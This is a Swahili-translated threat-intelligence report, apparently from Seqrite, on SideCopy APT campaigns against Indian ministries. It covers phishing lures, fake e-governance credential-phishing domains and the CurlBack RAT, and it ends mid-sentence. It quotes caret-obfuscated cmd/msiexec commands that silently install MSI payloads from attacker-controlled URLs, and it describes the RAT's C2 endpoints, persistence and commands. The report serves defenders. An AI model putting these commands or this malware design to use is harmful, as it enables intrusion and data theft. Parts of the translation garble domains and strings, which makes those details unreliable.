
Seqrite Timu ya Maabara ya APT imegundua mbinu mpya za SideCopy APT iliyounganishwa na Pakistan iliyotumika tangu wiki ya mwisho ya Desemba 2024. Kundi hilo limepanua wigo wake wa kulenga zaidi ya serikali ya India, ulinzi, sekta za baharini, na wanafunzi wa vyuo vikuu hadi sasa kujumuisha vyombo vilivyo chini ya wizara za reli, mafuta na gesi, na mambo ya nje. Mabadiliko moja muhimu katika kampeni za hivi karibuni ni mabadiliko kutoka kwa kutumia faili za HTML Application (HTA) hadi kupitisha vifurushi vya Microsoft Installer (MSI) kama utaratibu mkuu wa uandaaji.
Watendaji wa vitisho wanaendelea kubadilisha mbinu zao ili kuepuka kugunduliwa, na mabadiliko haya yanaendeshwa na matumizi yao endelevu ya upakiaji wa pembeni wa DLL na uvamizi wa mifumo mingi. Mageuzi haya pia yanajumuisha mbinu kama vile upakiaji wa kutafakari na kutumia tena zana huria kama vile Xeno RAT na Spark RAT, kufuatia mwelekeo wake na Async RAT ili kupanua uwezo wake. Zaidi ya hayo, mzigo mpya unaoitwa CurlBack RAT umetambuliwa ambao husajili mwathiriwa na seva ya C2.
Matokeo muhimu
- Majina ya watumiaji yanayohusishwa na vitambulisho vya barua pepe vya mshambulizi yanaiga mfanyikazi wa serikali aliye na usuli wa usalama mtandaoni, kwa kutumia vitambulisho vilivyoathiriwa.
- Kikoa ghushi kinachoiga huduma ya utawala wa kielektroniki, chenye saraka wazi, kinatumika kupangisha upakiaji na kurasa za kuingia za kitambulisho za hadaa.
- Vikoa vidogo kumi na vitatu na URL hupangisha kurasa za kuingia za Huduma mbalimbali za RTS kwa Mashirika mengi ya Manispaa ya Jiji (CMCs), yote katika jimbo la Maharashtra.
- Kikoa rasmi cha Mradi wa Kitaifa wa Hydrology (NHP), chini ya Wizara ya Rasilimali za Maji, umeingiliwa ili kutoa mizigo ovu.
- Mbinu mpya kama vile upakiaji unaoakisi na usimbuaji wa AES wa sehemu ya nyenzo kupitia PowerShell ili kupeleka toleo maalum la zana ya chanzo huria ya C# XenoRAT.
- Kibadala kilichorekebishwa cha zana huria ya msingi ya Golang SparkRAT, inalenga majukwaa ya Linux, imetumwa kupitia njia hiyo hiyo. mtangazaji hapo awali ilitumika kwa upakiaji wa Poseidon na Ares RAT.
- RAT mpya inayoitwa CurlBack inayotumia mbinu ya upakiaji wa upande wa DLL inatumika. Inasajili mwathiriwa na seva ya C2 kupitia UUID na inasaidia uhamishaji wa faili kwa kutumia curl.
- Kampeni zenye mada za mtego wa asali zilizingatiwa Januari 2025 na Juni 2024, sambamba na kukamatwa kwa mfanyakazi wa serikali anayeshtakiwa kwa kuvujisha data nyeti kwa mhudumu wa Pakistani.
- Tovuti ya elimu iliyoathiriwa hapo awali iliyoonekana Agosti 2024, ilianza kutumika tena mnamo Februari 2025 na URL mpya zikilenga wanafunzi wa vyuo vikuu. Hizi zinatumia mada tatu tofauti: "Mabadiliko ya Tabianchi", "Kazi ya Utafiti", na "Mtaalamu" (Uchambuzi kamili unaweza kutazamwa katika rekodi. hapa, akielezea makundi sita tofauti ya SideCopy APT).
- Kundi mama la SideCopy, APT36, limelenga Afghanistan baada ya muda mrefu na mada inayohusiana na Ofisi ya Utawala wa Wafungwa (OPA) chini ya Emirate ya Kiislamu ya Afghanistan. Kampeni ya hivi majuzi inayolenga mifumo ya Linux yenye mada "Kukuza Uongozi kwa Vita vya Wakati Ujao" inahusisha viboreshaji vilivyosimbwa vya AES/RC4 ili kuangusha zana ya MeshAgent RMM.
Sekta zinazolengwa chini ya Wizara ya India
- Reli
- Mafuta & Gesi
- Mambo ya nje
- Ulinzi
Maandishi ya Phishing

Kampeni inayolenga watu wa sekta ya Ulinzi kwa kutumia barua pepe ya hadaa ya tarehe 13 Januari 2025, yenye mada "Sasisha ratiba ya NDC 65 kama ilivyojadiliwa". Barua pepe ina kiungo cha kupakua faili inayoitwa "NDC65-Updated-Schedule.pdf" ili kuvutia mlengwa.

Barua pepe ya pili ya hadaa iliyotumwa tarehe 15 Januari 2025 ikiwa na mada "Sasisho la Sera ya kozi hii.txt", pia ina kiungo cha kuhadaa ili kupata maelezo ya kibinafsi. Barua pepe hii inatoka kwa kitambulisho cha barua pepe kinachoonekana rasmi ambacho kinaweza kuathiriwa. Chuo cha Kitaifa cha Ulinzi (NDC) ni taasisi ya mafunzo ya huduma ya ulinzi kwa mikakati na mazoezi ya Usalama wa Kitaifa iliyoko Delhi, inafanya kazi chini ya Wizara ya Ulinzi, India.

Anwani ya barua pepe ya mshambuliaji “gsosystems-ndc@outlook[.]com”, iliundwa tarehe 10 Januari 2025 nchini Falme za Kiarabu na ilionekana kutumika mara ya mwisho tarehe 28 Februari 2025. OSINT inafichua kitambulisho cha barua pepe kinachofanana “gsosystems.ndc-mod@nic[.]in” kinachomilikiwa na Kituo cha Kitaifa cha Habari za Kielektroniki (NIC) chini ya Idara ya Teknolojia ya Kielektroniki (NIC) ya Wizara ya Habari ya India (NIC). Jina la mtumiaji lililounganishwa na barua pepe ya mshambuliaji huiga mfanyikazi wa serikali aliye na usuli wa usalama wa mtandao.

Nyaraka za Decoy
Udanganyifu huo unahusiana na Chuo cha Kitaifa cha Ulinzi (NDC) nchini India na una Kalenda ya Kila Mwaka ya Mafunzo (Masomo na Shughuli) kwa mwaka wa 2025 kwa Kozi ya 65 (NDC-65). Iko New Delhi, ni taasisi ya mafunzo ya huduma ya ulinzi na kiti cha juu zaidi cha mafunzo ya kimkakati kwa maafisa wa Huduma ya Ulinzi (Majeshi ya Jeshi la India) na Huduma za Kiraia, zote zinafanya kazi chini ya Wizara ya Ulinzi, India.


OpenDir na CredPhish
Kikoa ghushi kinachoiga huduma za tovuti za E-Governance kimetumika kutekeleza kampeni inayolenga mashirika ya reli. Kikoa hiki kiliundwa tarehe 16 Juni 2023 na kina saraka wazi inayohifadhi faili nyingi, zilizotambuliwa wakati wa uchunguzi.


Jumla ya vikoa vidogo 13 vimetambuliwa, ambavyo hufanya kazi kama milango ya kuingia kwa mifumo mbalimbali kama vile:
- Webmail
- Mfumo wa Usimamizi wa Mizinga ya Usalama
- Mfumo wa malipo
- Weka Mamlaka
Huenda hizi zinatumika kwa ulaghai wa kitambulisho, kwa kuiga lango nyingi halali za serikali tangu mwaka jana. Kurasa hizi za kuingia kwa kawaida huhusishwa na Huduma za RTS (Sheria ya Haki kwa Huduma za Umma) na huhudumia Mashirika mbalimbali ya Manispaa ya Jiji (CMC). Lango hizi zote bandia ni za miji iliyoko ndani ya jimbo la Maharashtra:
- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar
Jedwali lifuatalo linaorodhesha vikoa vidogo vilivyotambuliwa na tarehe ambazo zilizingatiwa mara ya kwanza:
| Vikoa vidogo | Imeonekana Kwanza |
| gadchiroli.egovservice[.]in | 2024-12-16 |
| pen.egovservice[.]in | 2024-11-27 |
| cpcontacts.egovservice[.]katika
cpanel.egovservice[.]katika webdisk.egovservice[.]katika cpcalendars.egovservice[.]katika webmail.egovservice[.]katika |
2024-01-03 |
| dss.egovservice[.]katika
cmc.egovservice[.]in |
2023-11-03 |
| mail.egovservice[.]in | 2023-10-13 |
| pakola.egovservice[.]in
pakora.egovservice[.]in |
2023-07-23 |
| egovservice[.]katika | 2023-06-16 |

Vikoa hivi vyote vina historia ifuatayo ya DNS iliyosajiliwa kimsingi chini ya AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED). Hii inaonyesha uwezekano wa miundombinu iliyoratibiwa iliyoundwa ili kuiga huduma halali na kukusanya vitambulisho kutoka kwa watumiaji wasiotarajia.
Uchunguzi zaidi katika saraka wazi ulifichua URL za ziada zinazohusiana na kikoa ghushi. URL hizi zinaweza kutumika kwa madhumuni sawa ya kuhadaa ili kupata maelezo ya kibinafsi na kupangisha maudhui ya udanganyifu zaidi.
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Nguzo-A

Kundi la kwanza la shughuli za SideCopy linaonyesha mbinu ya kisasa kwa kulenga mazingira ya Windows na Linux kwa wakati mmoja. Trojans mpya za ufikiaji wa mbali (RATs) zimeongezwa kwenye ghala zao, na kuimarisha uwezo wao wa kuathiri mifumo mbalimbali kwa ufanisi.
Windows

Kiungo cha barua pepe ya ulaghai hupakua faili ya kumbukumbu, ambayo ina njia za mkato za viendelezi maradufu (.pdf.lnk). Zinapangishwa kwenye vikoa vinavyoonekana kuwa halali:
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
Njia ya mkato huanzisha cmd.exe kwa hoja zinazotumia herufi za kutoroka (^) ili kuepuka kugunduliwa na kupunguza usomaji. Kitambulisho kipya cha mashine "dv-kevin" kinaonekana na faili hizi kama tunavyoona kiambishi awali cha "desktop-" mahali pake kwa kawaida.
Huduma ya msiexec.exe inatumika kusakinisha vifurushi vya MSI ambavyo vinapangishwa kwa mbali. Inatumia bendera ya hali tulivu na swichi ya usakinishaji.
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o ^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^ g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |

Kikoa cha kwanza kinaiga tovuti bandia ya utawala wa kielektroniki inayoonekana na saraka iliyo wazi, huku cha pili kikiwa kikoa kilichoathiriwa ambacho ni cha Mradi rasmi wa Kitaifa wa Haidrolojia, chombo kilicho chini ya Wizara ya Rasilimali za Maji. MSI ina ConsoleApp1.exe inayoweza kutekelezwa ya .NET ambayo huachilia faili nyingi za PE ambazo zimesimbwa kwa msingi64. Kwanza, hati ya udanganyifu huachiliwa kwenye saraka ya Umma na kufunguliwa, huku faili zilizobaki za PE zikiachiliwa kwenye ' C:\ProgramData\LavaSoft\ '. Miongoni mwao ni DLL mbili:
- DLL halali: Sampeose.dll
- DLL hasidi: DUI70.dll, kutambuliwa kama CurlBack RAT.
CurlBack RAT

Girbesre.exe ya Windows yenye jina la asili la CameraSettingsUIHost.exe imeangushwa kando ya DLL. Baada ya utekelezaji, upande wa EXE hupakia DLL hasidi. Uvumilivu hupatikana kwa kuacha hati ya HTA ( svnides.hta ) ambayo huunda kitufe cha usajili cha Run kwa EXE. Sampuli mbili tofauti za DLL hasidi zilipatikana, ambazo zina mihuri ya muda ya mkusanyiko kama 2024-12-24 na 2024-12-30.

CurlBack RAT mwanzoni hukagua jibu la URL mahususi kwa amri '/antivmcommand'. Ikiwa jibu "limewashwa", linaendelea, vinginevyo linajimaliza yenyewe na kudumisha hundi. Inakusanya habari ya mfumo, na vifaa vyovyote vya USB vilivyounganishwa kwa kutumia ufunguo wa usajili:
- "SYSTEM\\ControlSet001\\Enum\\USBSTOR"


Michakato ya kuonyesha iliyounganishwa na inayoendeshwa huorodheshwa ili kuangalia Explorer, msedge, chrome, notepad, taskmgr, services, defender na mipangilio.

Kisha, hutoa UUID kwa ajili ya usajili wa mteja na seva ya C2. Kitambulisho kinachozalishwa hutupwa kwenye “ C:\Users\<username>\.client_id.txt” pamoja na jina la mtumiaji.
Kabla ya kujisajili na kitambulisho, uendelevu huwekwa kupitia kazi iliyopangwa yenye jina " OneDrive " kwa jozi halali, ambayo inaweza kuonekana katika eneo: " C:\Windows\System32\Tasks\OneDrive ".
Mifuatano iliyogeuzwa iliyoambatishwa kwa kikoa cha C2 na madhumuni yake:
| Kamba | utendaji |
| / mzuiaji/ | Sajili mteja na C2 |
| /sdnammoc/ | Leta amri kutoka kwa C2 |
| /taebtraeh/ | Angalia muunganisho na C2 mara kwa mara |
| /stluser/ | Pakia matokeo kwa C2 |
Mara baada ya kusajiliwa, muunganisho huwekwa hai ili kurejesha amri zozote zinazorejeshwa katika jibu.

Ikiwa jibu lina thamani yoyote, linatoa muhuri wa sasa wa muda na kutekeleza mojawapo ya amri zifuatazo za C2:
| Amri | utendaji |
| info | Kusanya taarifa za mfumo |
| download | Pakua faili kutoka kwa seva pangishi |
| kuendelea | Rekebisha mipangilio ya kudumu |
| kukimbia | Tekeleza maagizo ya kiholela |
| dondoo | Toa data kutoka kwa mfumo |
| ruhusa | Angalia na uinue marupurupu |
| watumiaji | Orodhesha akaunti za watumiaji |
| CMD | Tekeleza shughuli za safu ya amri |


Vipengele vingine vya msingi ni pamoja na kuleta maelezo ya mtumiaji na mwenyeji, kutoa faili za kumbukumbu na kuunda kazi. Mifuatano na msimbo zinaonyesha kuwa CURL ndani ya DLL hasidi iko ili kuhesabu na kuhamisha fomati mbalimbali za faili:
